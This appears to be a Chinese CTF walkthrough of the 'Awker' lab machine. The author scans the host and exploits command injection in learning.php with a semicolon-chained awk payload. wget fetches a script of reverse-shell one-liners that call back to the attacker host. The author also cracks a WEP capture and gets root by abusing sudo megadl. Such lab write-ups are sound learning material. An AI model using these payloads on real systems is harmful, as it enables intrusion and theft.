

一、信息收集

主机发现

```
└─(root@kali)-[/home/kali]
└─# arp-scan -I eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:03    (Unknown: locally administered)
192.168.56.100 08:00:27:47:17:7f    (Unknown)
192.168.56.139 08:00:27:d9:2c:bc    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.882 seconds (136.03 hosts/sec). 3
responded
```

端口扫描

```
└─(root@kali)-[/home/kali]
└─# nmap 192.168.56.139 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 11:32 EDT
Nmap scan report for 192.168.56.139
Host is up (0.00073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:D9:2C:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
```

80端口

PHP Version 8.3.19	
System	Linux Awker 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysql.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831.NTS
PHP Extension Build	API20230831.NTS
Debug Build	no

用 gobuster 进行目录扫描 发现有一个 learning.php

```
(root@LAPTOP-40PQI58C)~[~]
# gobuster dir -u http://192.168.56.139/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .html,.php,.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.139/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 279]
/.php (Status: 403) [Size: 279]
/index.php (Status: 200) [Size: 85760]
/learning.php (Status: 200) [Size: 4891]
/.html (Status: 403) [Size: 279]
/.php (Status: 403) [Size: 279]
```

执行 awk '{print \$1}' sample_data.txt;ls 有命令注入

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\$ 输入awk命令，例如: awk '{print \$1}' sample_data.txt

执行

```
执行命令: awk '{print $1}' sample_data.txt;ls
输出结果:
1
2
3
4
index.php
learning.php
sample_data.txt
```

还有 wget 命令

\$ 输入awk命令, 例如: awk '{print \$1}' sample_data.txt

执行

执行命令: awk '{print \$1}' sample_data.txt;wget -h

输出结果:

```
1
2
3
4
GNU Wget 1.21, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V, --version             display the version of Wget and exit
  -h, --help                print this help
  -b, --background         go to background after startup
  -e, --execute=COMMAND    execute a '.wgetrc'-style command

Logging and input file:
  -o, --output-file=FILE   log messages to FILE
  -a, --append-output=FILE append messages to FILE
  -d, --debug              print lots of debugging information
```

反弹shell的方式我从自己的kali上面拿了一个 shell.sh 过来

shell.sh的内容

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/192.168.56.103/7777 0>&1 || \
/bin/bash -i > /dev/tcp/192.168.56.103/7777 0<& 2>&1 || \
exec /bin/sh 0</dev/tcp/192.168.56.103/7777 1>&0 2>&0 || \
0<&196;exec 196<>/dev/tcp/192.168.56.103/7777; sh <&196 >&196 2>&196 || \
0<&196;exec 196<>/dev/tcp/192.168.56.103/7777; sh <&196 >&196 2>&196 || \
rm -f /tmp/p; mknod /tmp/p p && telnet 192.168.56.103 7777 0/tmp/p 2>&1 || \
telnet 192.168.56.103 7777 | /bin/bash | telnet 192.168.56.103 444 || \
rm -f f; mkfifo f; cat f | /bin/sh -i 2>&1 | telnet 192.168.56.103 7777 > f || \
rm -f x; mknod x p && telnet 192.168.56.103 7777 0<x | /bin/bash 1>x
```

这样拿了一个shell

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```
$ awk '{print $1}' sample_data.txt:/tmp/shell.sh
```

执行

```
执行命令: awk '{print $1}' sample_data.txt;wget -P /tmp 192.
输出结果:
--2025-05-06 11:45:53-- http://192.168.56.103:8000/shell.sh
Connecting to 192.168.56.103:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 628 [text/x-sh]
Saving to: '/tmp/shell.sh'

OK

2025-05-06 11:45:53 (42.9 MB/s) - '/tmp/shell.sh' saved [628/628]
```

```
rm -f x; mknod x p && telnet 192.168.56.103 7777 0<x | /bin/bash 1>x

(root@kali)~/home/kali/Desktop
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.139 - - [06/May/2025 11:45:54] "GET /shell.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(root@kali)~/home/kali/Desktop
# nc -lvkp 7777
listening on [any] 7777 ...
192.168.56.139: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.139] 34756
bash: cannot set terminal process group (425): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Awker:/var/www/html$
```

```
www-data@Awker:/home/welcome$ ls
WEP-capture.pcap
user.txt
```

/home/welcome 目录中有一个 WEP-capture.pcap 文件, 用nc将它下载了下来


接收端执行

```
nc -l -p 12345 > received_file
```


发送端执行

```
nc 192.168.1.100 12345 < WEP-capture.pcap
```


用wireshark打开后是一段wifi流量



用 aircrack-ng 跑出了key



然后把流量解开了



这里看着流量包也不知道改干什么了，去找社群主要了一个提示🤔

key就是welcome的密码

```
www-data@Awker:/home/welcome$ su welcome
su welcome
Password: MYKEY
whoami
welcome
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

二、提权

`sudo -l` 看一下可以执行 `/usr/bin/megadl`

```
sudo -l
Matching Defaults entries for welcome on Awker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Awker:
    (ALL) NOPASSWD: /usr/bin/megadl
```

`megadl` 是一个命令行工具，用来从 MEGA 云盘下载文件。

解法1

这个是我的解法

我当时就想到了 往 root 的 .ssh 中下载一个公钥，但是文件存在无法覆盖

```
sudo /usr/bin/megadl 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4' --path /root/.ssh/ --proxy=192.168.56.1:7895
ERROR: Download failed for 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4': Can't rename downloaded temporary file /root/.ssh/.megatmp.OrpEjZoT to /root/.ssh/authorized_keys (downloaded data are good!): Error moving file /root/.ssh/.megatmp.OrpEjZoT: File exists
```

这里确实卡了一段时间

我之前经常记不全 authorized_keys 文件的名字，经常使用 `cat /etc/ssh/sshd_config | grep au` 这个命令来看文件名

所以我有一个印象 AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2 这一行有两文件名

所以我就尝试写了一个 authorized_keys2

```
sudo /usr/bin/megadl 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4' --path /root/.ssh/ --proxy=192.168.56.1:7895
Downloaded authorized_keys2
```

OK，下载成功了

我这里就试了一下 ssh

然后真的登录进去了

```
(kali㉿kali)-[~]
$ ssh root@192.168.56.139
Linux Awker 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 6 12:02:25 2025 from 192.168.56.103
root@Awker:~# a
```

解法2

这个解法是我在临时群看到的

使用 `--config` 命令读取公钥文件 公钥文件里面存放了一个密码

```
sudo /usr/bin/megadl --config=/root/.ssh/authorized_keys
ERROR: Failed to open config file: /root/.ssh/authorized_keys: Key file contains line "root:16b02f836fadea32dea19a110e3d588d" which is not a key-value pair, group, or comment
su
Password: 16b02f836fadea32dea19a110e3d588d
id
uid=0(root) gid=0(root) groups=0(root)
```